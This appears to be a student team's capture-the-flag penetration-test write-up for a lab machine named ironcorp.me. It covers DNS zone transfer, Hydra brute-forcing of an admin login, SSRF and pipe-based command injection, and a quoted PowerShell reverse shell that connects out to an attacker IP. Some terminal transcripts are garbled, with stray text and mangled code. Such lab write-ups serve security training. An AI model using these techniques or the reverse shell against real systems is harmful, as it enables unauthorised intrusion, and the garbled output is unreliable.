

Pen Test 2

ROOM A

MALI PAPE

Members:

ID	Name	Role
1211102895	Muhammad Irfan Bin Mohd Nazri	Leader
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	Member
1211103634	Ho Tian Ming	Member
1211101035	Mohamad Zuhir Bin Mohamad Zailani	Member

Recon and Enumeration

Members Involved: Irfan, Azriy, Ming, Zuhir

Tools used: Nmap, AXFR Dig, Burpsuite, Hydra, THM AttackBox, FireFox, Kali


Thought Process and Methodology and Attempts:

Firstly, we edited the “/etc/hosts” file in our computer and added our machines’ IP address with ironcorp.me as our hostname.

A screenshot of a Kali Linux terminal window titled "File Actions Edit View Help". The window shows the contents of the "/etc/hosts" file. The file includes the standard localhost entry, a local IP mapping for "kali", and an external IP mapping for "ironcorp.me". It also contains several lines starting with "# The following lines are desirable for IPv6 capable hosts" followed by IPv6 loopback and allnodes/routers entries. The terminal interface is a standard Xfce desktop environment with a dark blue theme. A large, semi-transparent watermark of the Kali Linux logo (a stylized dragon) is centered over the terminal window.

We used the command nmap -Pn -sV -T5 -p1-65535 to scan what is the possible port that is available for us to connect. We used nmap with functions “-Pn” to ensure the scan skips the pings, “-sV” to know the ports’ version information, “-T5” for higher timing template, and “-p<a range of port>” to only scan the specified ports.

We tried to copy paste the ip number into mozilla firefox with the port number we had found before to see whether that ip address and port number would bring us anywhere.



We tried `dig axfr`'s command, “`dig @<dns_server> <domainname> axfr`” to replicate DNS records across other DNS servers. We then know that there are two more different domain names, which are “`admin.ironcorp.me`” and “`internal.ironcorp.me`”.

```
File Actions Edit Help
1211104288@kali: ~$ root@kali:/home/1211104288 x
1211104288@kali: ~$ sudo su
[sudo] password for 1211104288:
root@kali:~/home/1211104288
# dig @10.10.99.94 ironcorp.me axfr
;; Connection to 10.10.99.94#53 failed; timed out.
;; Connection to 10.10.99.94#53(10.10.99.94) for ironcorp.me failed; timed out.
;; Connection to 10.10.99.94#53(10.10.99.94) for ironcorp.me failed; timed out.
# dig @10.10.206.108 ironcorp.me axfr
root@kali:~/home/1211104288
# dig @10.10.206.108 ironcorp.me axfr

<>>> DiG 9.18.1-1-Debian <>> @10.10.206.108 ironcorp.me axfr
[1 server found]
;; global options: +cmd
ironcorp.me.          3600  IN  SOA   win-8mbnbfsg815. hostmaster. 3 900 600 86400 3600
;; global options: +cmd
internal.ironcorp.me. 3600  IN  NS    win-8mbnbfsg815.
admin.ironcorp.me.    3600  IN  A     127.0.0.1
internal.ironcorp.me. 3600  IN  A     127.0.0.1
win-8mbnbfsg815.       3600  IN  A     127.0.0.1
win-8mbnbfsg815.       3600  IN  AAAA  ::1
;; Query time: 359 msec
;; SERVER: 10.10.206.108#53(10.10.206.108) [TCP]
;; WHEN: Wed Aug  3 08:11:00 EDT 2022
;; XER: Size? 3 records (messages 1, bytes 238)

root@kali:~/home/1211104288
# ./phashblizer
[+] CREATED ENVIRONMENT... EVERYTHING IS PLACE
[+] DNS Records ->

[+] False Positive Detection ->
+ MISCNAME: * > Resolving -> NONE
+ Redirect: * > Resolving -> NONE
+ EXCLUDE: * > SPECIFIED ->

[+] Starting Brute Engine... Validating sub-domains ->
[+] PROBLEMS: 00000000000000000000000000000000 [ERR/ERR]
[+] PROBLEMS: 00000000000000000000000000000000 [ERR/ERR]
[+] STATUS: Remote brute force [256] BANNED [256]
[+] Starting Brute Sub... Looking for SameEffect ->
[+] PROBLEMS: 00000000000000000000000000000000 [ERR/ERR]
[+] PROBLEMS: 00000000000000000000000000000000 [ERR/ERR]

4 Followers
Penetrationtester, CCWP
Follow  
```

```
File Actions Edit View Help
root@kali:~/home/1211104288#
root@kali:~/home/1211104288 x
# dig ironcorp.me@10.99.94

; <>> DiG 9.18.1-Debian <>> ironcorp.me@10.99.94
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 1452
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PREFERENCE: 0
;; EDNS: version: 0, flags: MBZ: 0x0005, udp: 4096
;; COOKIE: 9cb0b08495aaafffc6c79bf0f362e9813eb31d48c49221099 (good)
;; QUESTION SECTION:
ironcorp.me@10.99.94. IN A
;; AUTHORITY SECTION:
;      5 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2022080201 1800 900 604800 86400
;; Query time: 16 msec
;; SERVER: 192.168.17.2 (192.168.17.2) (UDP)
;; WHEN: Tue Aug 02 15:55:42 EDT 2022
;; MSG SIZE rcvd: 139

root@kali:~/home/1211104288
# dig @ 10.99.94 ironcorp.me axfr
dig: couldn't get address for '' : not found

root@kali:~/home/1211104288
# dig@10.99.94 ironcorp.me axfr
dig@10.99.94: command not found


root@kali:~/home/1211104288
# dig@10.99.94 ironcorp.me axfr
dig: couldn't get address for '' : not found

; <>> DiG 9.18.1-Debian <>> @10.99.94 ironcorp.me axfr
;; (1 server found)
;; global options: +cmd
ironcorp.me.          3600  IN  SOA   win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.          3600  IN  NS    win-8vmbkf3g815.
ironcorp.me.          3600  IN  A     127.0.0.1
internal.ironcorp.me. 3600  IN  A     127.0.0.1
ironcorp.me.          3600  IN  SOA   win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 303 msec
;; SERVER: 10.99.94.95[10.99.94] (TCP)
;; WHEN: Tue Aug 02 15:57:19 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)


root@kali:~/home/1211104288
```

After that we put them into the “/etc/hosts” file just like before.


We then tried entering the new domain names into the webpage, which were “admin.ironcorp.me:11025” and “internal.ironcorp.me:11025”. At first we tried to log into the webpage “internal.ironcorp.me:11025” unfortunately it doesn't allow us access to the site. Therefore, trying to connect to the admin domain by using the link “admin.ironcorp.me:11025”. Then It will be a pop-up window for us to input a username and a password.




Then, we use the admin tool, hydra with the command “hydra -l user.txt -p password.txt -s 11025 admin.ironcorp.me http-get -l” to get the credentials. Hydra is a great tool that can crack passwords with brute force.



By entering the password and the username we got using the Hydra, we successfully get into the website.




Next, we change the parameter to "admin.ironcorp.me:11025/?r=internal.ironcorp.me:11025"




We inspect the page source. We find the parameter that might help us which is “<http://internal.ironcorp.me:11025/name.php?name=>”.

A screenshot of the Mozilla Firefox Developer Tools. The "Inspector" tab is active, showing the page source code and the corresponding CSS styles for the "body" element. The CSS rules for "body" include a background image from "images/head_top", a white color, and a font-family of "Tahoma". The "Layout" panel on the right shows a box model diagram for the "body" element, indicating dimensions of 1456x109.067 pixels, with margins, borders, and padding all set to 0. Other panels like "Computed" and "Changes" are also visible.

Firstly we tried to copy and paste into mozilla firefox, however it stated that access is forbidden. Eventually, we change the parameter of the admin into “[admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=](http://internal.ironcorp.me:11025/name.php?name=)”. For this reason, we know that the name is “Equinox”.



Then we tried using pipe “|” to see if we can redirect our command. With “dir” we can see the current directory.




Initial Foothold

Members Involved: Irfan, Azriy, Ming, Zuhir

Tools used: Netcat, THM AttackBox, Kali, Nano, Python3, Reverse shell, Github, Burpsuite

Thought Process and Methodology and Attempts:


First, we make a reverse shell. We have to find the code from github.



A screenshot of a Firefox browser window. The address bar shows the URL: https://gist.githubusercontent.com/egre5/c058744a4240af6515eb32b2d33fbcd3/raw/2c6e4a2d6fd72ba0f103cce2afa3b492e347edc2/powershell_reverse_shell.ps1. The page content is a PowerShell script for a reverse shell, starting with a comment from Nikhil SamratAshok Mittal.

```
# Nikhil SamratAshok Mittal: http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',80);$stream = $client.GetStream();$byte[0]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -Type [System.Text.ASCIIEncoding]).GetString($bytes,0,$i);$sendback = [hex]$data -gt 0x41 | Out-String;$sendback2 = $sendback + "PS "+ (pwd).Path + ">";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```


We copy and paste the code into the reverse shell named shell.ps1 , we also need to change the Ip address and the port.



